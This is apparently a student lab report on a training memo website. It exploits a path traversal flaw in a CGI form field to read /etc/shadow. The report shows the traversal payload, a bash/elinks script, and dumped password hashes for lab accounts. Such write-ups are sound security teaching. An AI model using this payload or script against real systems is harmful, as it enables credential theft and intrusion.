

EXPLOIT PATHNAME

Vinci Nicolò

08 October 2021

1 Vulnerable field

Find the vulnerable field in the *POST* request.

The screenshot shows a web browser at `localhost:8118/cgi-bin/memo.cgi`. The page title is "FrobozzCo Memo Distribution Website". It has a section "Got Memo?" with a dropdown menu showing "please clean microwave" and a "Read memo" button. Below this is a memo card with the title "please clean microwave", author "barbazzo", subject "please clean microwave", and date "Thu Oct 7 01:52:28 2021". The memo text says: "Whoever keeps microwaving spaghetti sauce without covering the bowl really needs to start either covering the bowl or cleaning up after themselves. Barbazzo".

Below the memo card is a section "To publish a memo:" with three steps:

1. Create a directory named 'memo' in your home directory.
2. Edit text files in that directory.
3. Save the file using underscores (`_`) for spaces, e.g. "free_lunch".

Below the steps is a note: "To remove your memo from publication, simply delete the file from the memo directory."

On the right, the browser's developer tools are open to the Network tab. A `POST` request to `http://localhost:8118/cgi-bin/memo.cgi` is selected. The "Request Headers" section shows the "Request Method" as `POST` and the "Remote Address" as `::1:8118`. The "Form Data" section shows a single entry: `memo: /home/barbazzo/memo/please_clean_microwave`, which is highlighted with a red box.

Figure 1: Parameter in body

2 Exploit

Perform a path traversal attack using *Postman*. Write in *memo* parameter:

```
/home/barbazzo/memo/../../../../etc/shadow
```




Figure 2: Postman request

FrobozzCo Memo Distribution Website

Got Memo?

Select a memo from the popup menu below and click the "Read memo" button.

please clean microwave Read memo

```
Author: barbazzo
Subject:
Date: Thu Oct 7 01:52:28 2021

root:$1$b61a439$VMGKAroioLmB9N2Rnt52O0:18907:0:99999:7:::
daemon:*:18484:0:99999:7:::
bin:*:18484:0:99999:7:::
sys:*:18484:0:99999:7:::
sync:*:18484:0:99999:7:::
games:*:18484:0:99999:7:::
man:*:18484:0:99999:7:::
lp:*:18484:0:99999:7:::
mail:*:18484:0:99999:7:::
news:*:18484:0:99999:7:::
uucp:*:18484:0:99999:7:::
proxy:*:18484:0:99999:7:::
www-data:*:18484:0:99999:7:::
backup:*:18484:0:99999:7:::
list:*:18484:0:99999:7:::
irc:*:18484:0:99999:7:::
gnats:*:18484:0:99999:7:::
nobody:*:18484:0:99999:7:::
```

Figure 3: Result of Postman request

Write a script to test the attack inside the *server* machine.

```
#!/bin/bash
elinks --dump http://localhost/cgi-bin/memo.cgi \
/home/barbazzo/memo/../../../../etc/shadow > shadow.txt
```

Execute the script and the result has been stored in the file *shadow.txt*,

```
root@server:~/submission# cat shadow.txt
ProbozzCo Memo Distribution Website

Got Memo?

-----

Select a memo from the popup menu below and click the "Read memo" button.

[[1]-----] [2][ Read memo ]

To publish a memo:

1. Create a directory named 'memo' in your home directory.
2. Edit text files in that directory.
3. Save the file using underscores (_) for spaces, e.g. "free_lunch".

To remove your memo from publication, simply delete the file from the memo
directory.

References

Visible links

root:$1$b81a439$VMGKA86ioLmB9N2Rnt5208:18987:0:99999:7:::
daemon*:18484:0:99999:7::: bin*:18484:0:99999:7:::
sys*:18484:0:99999:7::: sync*:18484:0:99999:7:::
games*:18484:0:99999:7::: man*:18484:0:99999:7:::
lp*:18484:0:99999:7::: mail*:18484:0:99999:7:::
news*:18484:0:99999:7::: uuwp*:18484:0:99999:7:::
proxy*:18484:0:99999:7::: www-data*:18484:0:99999:7:::
backup*:18484:0:99999:7::: list*:18484:0:99999:7:::
irc*:18484:0:99999:7::: gnats*:18484:0:99999:7:::
nobody*:18484:0:99999:7::: systemd-network*:18484:0:99999:7:::
systemd-resolve*:18484:0:99999:7::: syslog*:18484:0:99999:7:::
messagebus*:18484:0:99999:7::: _apt*:18484:0:99999:7:::
sshd*:18598:0:99999:7:::
deter:{$6$EeZPhrOc$LkwtHuK0cVJMFkKZ9C/i430ZPVmmMeeP731jutRMU196MpwYBLQK.5ryT/FEhcwD9o1iC3mEro9u4CsRSKilr/:18598:0:99999:7:::
quagga*:18598:0:99999:7::: lxd*:18598:0:99999:7:::
pollinate*:18598:0:99999:7::: uidd*:18598:0:99999:7:::
statd*:18598:0:99999:7::: ntp*:18598:0:99999:7:::
dnsmasq*:18598:0:99999:7::: _lldpd*:18598:0:99999:7:::
landscape*:18598:0:99999:7::: elabman*:18598:0:99999:7:::
otechzah:$2y1881q/n/sp47nsImrK7XQu7Xe/Lv9YELfZzHvP/jh02eGlgwou3G7nWC:18987:0:99999:7:::
mysql!:18987:0:99999:7:::
wilbar:$1$fRqkTie0$w25jISnCEBjhVb/s.c.LX8:18987:0:99999:7:::
megaboz:$1$9hfkg8Y$9IS4JPDQqQ.Ik6..rZXol:18987:0:99999:7:::
barbazzo:$1$UkoQUUPn$vtmLJpKLSKoV6LTlb3BD1:18987:0:99999:7:::
gustar:$1$YSSC3aFg$L6bRcJnZmmRAQV30Sxe.R/:18987:0:99999:7:::
```

Figure 4: Script result

The script can be also executed externally changing the URL in <http://localhost:8118/cgi-bin/memo.cgi> after performing an SSH tunnel.